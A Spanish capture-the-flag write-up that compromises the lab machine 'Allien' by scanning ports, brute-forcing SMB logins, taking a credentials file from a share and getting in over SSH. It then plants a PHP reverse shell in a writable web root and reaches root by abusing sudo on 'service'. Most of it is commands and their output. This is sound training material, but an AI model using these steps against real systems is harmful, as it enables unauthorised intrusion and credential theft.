ALLIEN

DESPLIEGUE

1- Descargamos el zip de la plataforma. Con unzip descomprimimos

```
unzip allien.zip

Archive:  allien.zip
inflating: allien.tar
inflating: auto_deploy.sh
```

2- Y ahora desplegamos la máquina

```
sudo bash auto_deploy.sh allien.tar

Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es --> 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla
```

CONECTIVIDAD

ping -c1 172.17.0.2

```
└─# ping -c1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.174 ms

── 172.17.0.2 ping statistics ──
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.174/0.174/0.174/0.000 ms
```

ESCANEO DE PUERTOS


nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2

```
└─# nmap -p- -Pn -sVCS --min-rate 5000 172.17.0.2 -T 5
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-27 07:57 EDT
Nmap scan report for 172.17.0.2
Host is up (0.000054s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 9.6p1 Ubuntu 3ubuntu13.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 43:a1:09:2d:be:05:58:1b:01:20:d7:d0:d8:0d:7b:a6 (ECDSA)
|_  256 cd:98:0b:8a:0b:f9:f5:43:e4:44:5d:33:2f:08:2e:ce (ED25519)
80/tcp  open  http        Apache httpd 2.4.58 ((Ubuntu))
|_http-server-header: Apache/2.4.58 (Ubuntu)
|_http-title: Login
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2024-10-27T11:58:19
|_  start_date: N/A
|_nbstat: NetBIOS name: SAMBASERVER, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
```

Puertos abiertos 22,80,139 y 445


puerto 80



ENUMERACIÓN

Usamos gobuster para archivos y directorios

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,py,doc,html -t 100



Con enum4linux intentamos sacar más información

enum4linux -a 172.17.0.2

=====(Share Enumeration on 172.17.0.2)=====

smbXcli_negprot_smb1_done: No compatible protocol selected by server.

Sharename	Type	Comment
myshare	Disk	Carpeta compartida sin restricciones
backup24	Disk	Privado
home	Disk	Produccion
IPC$	IPC	IPC Service (EseEmeB Samba Server)

[+] Enumerating users using SID S-1-22-1 and logon username '', password ''

S-1-22-1-1000 Unix User\ubuntu (Local User)

S-1-22-1-1001 Unix User\usuario1 (Local User)

S-1-22-1-1002 Unix User\usuario2 (Local User)
S-1-22-1-1003 Unix User\usuario3 (Local User)
S-1-22-1-1004 Unix User\satriani7 (Local User)
S-1-22-1-1005 Unix User\administrador (Local User)

Tenemos varios usuarios. Primero probamos con satriani7 y medusa medusa sin

éxito y ahora vamos con crackmapexec.

```
└─# crackmapexec smb 172.17.0.2 -u satriani7 -p /usr/share/wordlists/rockyou.txt | grep '\[+'
SMB                      172.17.0.2      445    SAMBASERVER       [+] SAMBASERVER\satriani7:50cent
```

Ahora, con smbclient, accedemos a los recursos compartidos para satriani7

```
└─# smbclient //172.17.0.2/backup24 -U satriani7

Password for [WORKGROUP\satriani7]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Oct  6 03:19:03 2024
  ..                                  D        0  Sun Oct  6 03:19:03 2024
  Videos                              D        0  Sun Oct  6 03:15:03 2024
  Downloads                           D        0  Sun Oct  6 03:15:03 2024
  Documents                           D        0  Sun Oct  6 03:15:03 2024
  Desktop                             D        0  Sun Oct  6 03:18:46 2024
  CQFO6Q~M                            D        0  Sun Oct  6 03:19:03 2024
  Pictures                            D        0  Sun Oct  6 03:15:03 2024
  Temp                                D        0  Sun Oct  6 03:18:51 2024

                82083148 blocks of size 1024. 55608312 blocks available
smb: \> cd Documents\
smb: \Documents\> ls
  .                                   D        0  Sun Oct  6 03:15:03 2024
  ..                                  D        0  Sun Oct  6 03:19:03 2024
  Work                                D        0  Sun Oct  6 03:15:06 2024
  Personal                            D        0  Sun Oct  6 03:17:17 2024

                82083148 blocks of size 1024. 55608312 blocks available
smb: \Documents\> cd Personal\
smb: \Documents\Personal\> ls
  .                                   D        0  Sun Oct  6 03:17:17 2024
  ..                                  D        0  Sun Oct  6 03:15:03 2024
  notes.txt                           N       15  Sun Oct  6 03:19:57 2024
  credentials.txt                     N      902  Sun Oct  6 03:23:29 2024

                82083148 blocks of size 1024. 55608312 blocks available
smb: \Documents\Personal\> get notes.txt
getting file \Documents\Personal\notes.txt of size 15 as notes.txt (0.3 KiloBytes/sec) (average 0.3 KiloBytes/sec)
smb: \Documents\Personal\> get credentials.txt
getting file \Documents\Personal\credentials.txt of size 902 as credentials.txt (8.7 KiloBytes/sec) (average 5.8 KiloBytes/sec)
smb: \Documents\Personal\>
```

Nos traemos a local el notes.txt y el credentials.txt

El que nos interesa es el credentials.txt que contiene

Usuario: administrador
Contraseña: Adm1nP4ss2024

EXPLOTACIÓN

Establecemos conexión por SSH como administrador

```
└─# ssh administrador@172.17.0.2
administrador@172.17.0.2's password:
Welcome to Ubuntu 24.04.1 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

$ bash -i
administrador@328ffc0ad589:~$
```

Después de un rato cacharreando sin encontrar nada nos vamos con linpeas

wget https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

╔══════════╣ Interesting writable files owned by me or writable by everyone (not in Home) (max 200)
╚ https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files


/dev/mqueue

/dev/shm
/home/administrador
/run/lock
/srv/samba/myshare
/srv/samba/myshare/access.txt
/tmp
/tmp/linpeas.sh
/var/lib/php/sessions
/var/tmp

/var/www/html
/var/www/html/info.php

Como tenemos permisos de escritura en /var/www/html, lo


que hacemos es crearnos una shell.php, usamos la de PentestMonkey



A continuación, nos vamos al navegador

http://172.17.0.2/shell.php

y obtenemos conexión como usuario wwwdata



Tratamos la TTY

-script /dev/null -c bash
-ctrl+Z
-stty raw -echo; fg

```
reset xterm
-export TERM=xterm
-export SHELL=bash
```

ESCALADA DE PRIVILEGIOS

Buscamos permisos sudo

```
www-data@06a9c40cd353:/$ sudo -l
Matching Defaults entries for www-data on 06a9c40cd353:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User www-data may run the following commands on 06a9c40cd353:
    (ALL) NOPASSWD: /usr/sbin/service
www-data@06a9c40cd353:/$
```

Consultando en

https://gtfobins.github.io/gtfobins/service/#sudo

sudo service ../../bin/sh

Nos hacemos root

```
www-data@06a9c40cd353:/$ sudo /usr/sbin/service ../../bin/sh
# whoami
root
#
```

Buen día 🖐